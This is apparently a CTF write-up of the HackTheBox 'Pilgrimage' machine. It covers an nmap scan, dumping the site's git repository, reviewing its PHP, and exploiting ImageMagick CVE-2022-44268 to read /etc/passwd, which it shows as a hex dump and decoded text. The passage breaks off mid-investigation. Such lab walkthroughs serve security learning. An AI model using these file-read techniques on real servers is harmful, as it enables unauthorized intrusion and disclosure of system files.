

# *Pilgrimage*

## *Scanning and Enumeration*



```
┌──(moghees㉿kali)-[~/Desktop/CTF/HTB/pilgrimage]
└─$ cat nmap.scan
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-10 22:46 PKT
Nmap scan report for 10.10.11.219
Host is up (0.17s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 20:be:60:d2:95:f6:28:c1:b7:e9:e8:17:06:f1:68:f3 (RSA)
|   256 0e:b6:a6:a8:c9:9b:41:73:74:6e:70:18:0d:5f:e0:af (ECDSA)
|_  256 d1:4e:29:3c:70:86:69:b4:d7:2c:c8:0b:48:6e:98:04 (ED25519)
80/tcp open  http    nginx 1.18.0
|_http-title: Did not follow redirect to http://pilgrimage.htb/
|_http-server-header: nginx/1.18.0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.01 seconds

┌──(moghees㉿kali)-[~/Desktop/CTF/HTB/pilgrimage]
└─$ 
```

**- Tries Injections, directory traversal, file upload and dirbuster, got nothing**




SAVE SPACE AND SHRINK IT!

A free online image shrinker. Create an account to save your images!

http://pilgrimage.htb/shrunk/654e6d2739d59.jpeg

# TOOK HINT !!!


- Use '**git-dumper**' to find repository of the website.



```
┌──(moghees㉿kali)-[~/…/CTF/HTB/pilgrimage/repo]
└─$ ls
assets  dashboard.php  index.php  login.php  logout.php  magick  register.php  vendor
```


Now, started reading code.

- No Sqli in login and register,  because prepared statements are used




```
if ($_SERVER['REQUEST_METHOD'] === 'POST' && $_POST['username'] && $_POST['password']) {
  $username = $_POST['username'];
  $password = $_POST['password'];

  $db = new PDO('sqlite:/var/db/pilgrimage');
  $stmt = $db->prepare("INSERT INTO `users` (username,password) VALUES (?,?)");
  $status = $stmt->execute(array($username,$password));

  if($status) {
    $_SESSION['user'] = $username;
    header("Location: /dashboard.php");
  }
```

- No file upload vulnerability because there are checks:



```
  $image->setMime(array('png','jpeg'));
  $upload = $image->upload();
  if($upload) {
    $mime = ".png";
    $imagePath = $upload->getFullPath();
    if(mime_content_type($imagePath) === "image/jpeg") {
      $mime = ".jpeg";
    }
```



```
$newname = uniqid();
exec("/var/www/pilgrimage.htb/magick convert /var/www/pilgrimage.htb/tmp/" . $upload->getName() . $mime . " -resize 50% /var/www/pilgrimage.htb/shrunk/"
unlink($upload->getFullPath());
```

- There is only one thing that can be vulnerable.

**“Magick”**


## *Exploitation*

- Searched on Internet and found

**CVE-2022-44268**


https://github.com/voidz0r/CVE-2022-44268.git

Followed the instructions :
- Uploaded the image on the webapp. Then downloaded the shrinked image.
- Then did as said in CVE




```
┌──(moghees㉿kali)-[~/Downloads/Softwares/CVE-2022-44268]
└─$ identify -verbose 654e79fd03515.png
```

- Got this in the image



```
    1437
726f6f743a783a303a303a726f6f743a2f726f6f743a2f62696e2f626173680a6461656d
6f6e3a783a313a313a6461656d6f6e3a2f7573722f7362696e3a2f7573722f7362696e2f
6e6f6c6f67696e0a62696e3a783a323a323a62696e3a2f62696e3a2f7573722f7362696e
2f6e6f6c6f67696e0a7379733a783a333a333a7379733a2f6465763a2f7573722f736269
6e2f6e6f6c6f67696e0a73796e633a783a343a36353533343a73796e633a2f62696e3a2f
62696e2f73796e630a67616d65733a783a353a36303a67616d65733a2f7573722f67616d
65733a2f7573722f7362696e2f6e6f6c6f67696e0a6d616e3a783a363a31323a6d616e3a
2f7661722f63616368652f6d616e3a2f7573722f7362696e2f6e6f6c6f67696e0a6c703a
783a373a373a6c703a2f7661722f73706f6f6c2f6c70643a2f7573722f7362696e2f6e6f
6c6f67696e0a6d61696c3a783a383a383a6d61696c3a2f7661722f6d61696c3a2f757372
2f7362696e2f6e6f6c6f67696e0a6e6577733a783a393a393a6e6577733a2f7661722f73
706f6f6c2f6e6577733a2f7573722f7362696e2f6e6f6c6f67696e0a757563703a783a31
303a31303a757563703a2f7661722f73706f6f6c2f757563703a2f7573722f7362696e2f
6e6f6c6f67696e0a70726f78793a783a31333a31333a70726f78793a2f62696e3a2f7573
722f7362696e2f6e6f6c6f67696e0a7777772d646174613a783a33333a33333a7777772d
646174613a2f7661722f7777773a2f7573722f7362696e2f6e6f6c6f67696e0a6261636b
75703a783a33343a33343a6261636b75703a2f7661722f6261636b7570733a2f7573722f
7362696e2f6e6f6c6f67696e0a6c6973743a783a33383a33383a4d61696c696e67204c69
7374204d616e616765723a2f7661722f6c6973743a2f7573722f7362696e2f6e6f6c6f67
696e0a6972633a783a33393a33393a697263643a2f72756e2f697263643a2f7573722f73
62696e2f6e6f6c6f67696e0a676e6174733a783a34313a34313a476e617473204275672d
5265706f7274696e672053797374656d202861646d696e293a2f7661722f6c69622f676e
6174733a2f7573722f7362696e2f6e6f6c6f67696e0a6e6f626f64793a783a3635353334
3a36353533343a6e6f626f64793a2f6e6f6e6578697374656e743a2f7573722f7362696e
2f6e6f6c6f67696e0a5f6170743a783a3130303a36353533343a3a2f6e6f6e6578697374
656e743a2f7573722f7362696e2f6e6f6c6f67696e0a73797374656d642d6e6574776f72
6b3a783a3130313a3130323a73797374656d64204e6574776f726b204d616e6167656d65
6e742c2c2c3a2f72756e2f73797374656d643a2f7573722f7362696e2f6e6f6c6f67696e
0a73797374656d642d7265736f6c76653a783a3130323a3130333a73797374656d642052
65736f6c7665722c2c2c3a2f72756e2f73797374656d643a2f7573722f7362696e2f6e6f
6c6f67696e0a6d6573736167656275733a783a3130333a3130393a3a2f6e6f6e65786973
74656e743a2f7573722f7362696e2f6e6f6c6f67696e0a73797374656d642d74696d6573
796e633a783a3130343a3131303a73797374656d642054696d652053796e6368726f6e69
7a6174696f6e2c2c2c3a2f72756e2f73797374656d643a2f7573722f7362696e2f6e6f6c
6f67696e0a656d696c793a783a313030303a313030303a656d696c792c2c2c3a2f686f6d
652f656d696c793a2f62696e2f626173680a73797374656d642d636f726564756d703a78
3a3939393a3939393a73797374656d6420436f72652044756d7065723a2f3a2f7573722f
7362696e2f6e6f6c6f67696e0a737368643a783a3130353a36353533343a3a2f72756e2f
737368643a2f7573722f7362696e2f6e6f6c6f67696e0a5f6c617572656c3a783a393938
3a3939383a3a2f7661722f6c6f672f6c617572656c3a2f62696e2f66616c73650a
```

- Then converted this hex to ASCII from [https://www.scadacore.com/tools/programming-calculators/online-hex-converter/](https://www.scadacore.com/tools/programming-calculators/online-hex-converter/) and got this




```
726f6f743a783a303a303a726f6f743a2f726f6f743a2f62696e2f626173680a6461656d
6f6e3a783a313a313a6461656d6f6e3a2f7573722f7362696e3a2f7573722f7362696e2f
6e6f6c6f67696e0a62696e3a783a323a323a62696e3a2f62696e3a2f7573722f7362696e
2f6e6f6c6f67696e0a7379733a783a333a333a7379733a2f6465763a2f7573722f736269
6e2f6e6f6c6f67696e0a73796e633a783a343a36353533343a73796e633a2f62696e3a2f
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
s
```

| # | Raw | Binary |
|---|---|---|
| 0 | 72 6F | 0111001001101111 |
| 2 | 6F 74 | 0110111101110100 |
| 4 | 3A 78 | 0011101001111000 |
| 6 | 3A 30 | 0011101000110000 |
| 8 | 3A 30 | 0011101000110000 |
| 10 | 3A 72 | 0011101001110010 |
| 12 | 6F 6F | 0110111101101111 |

- After reading about nologin

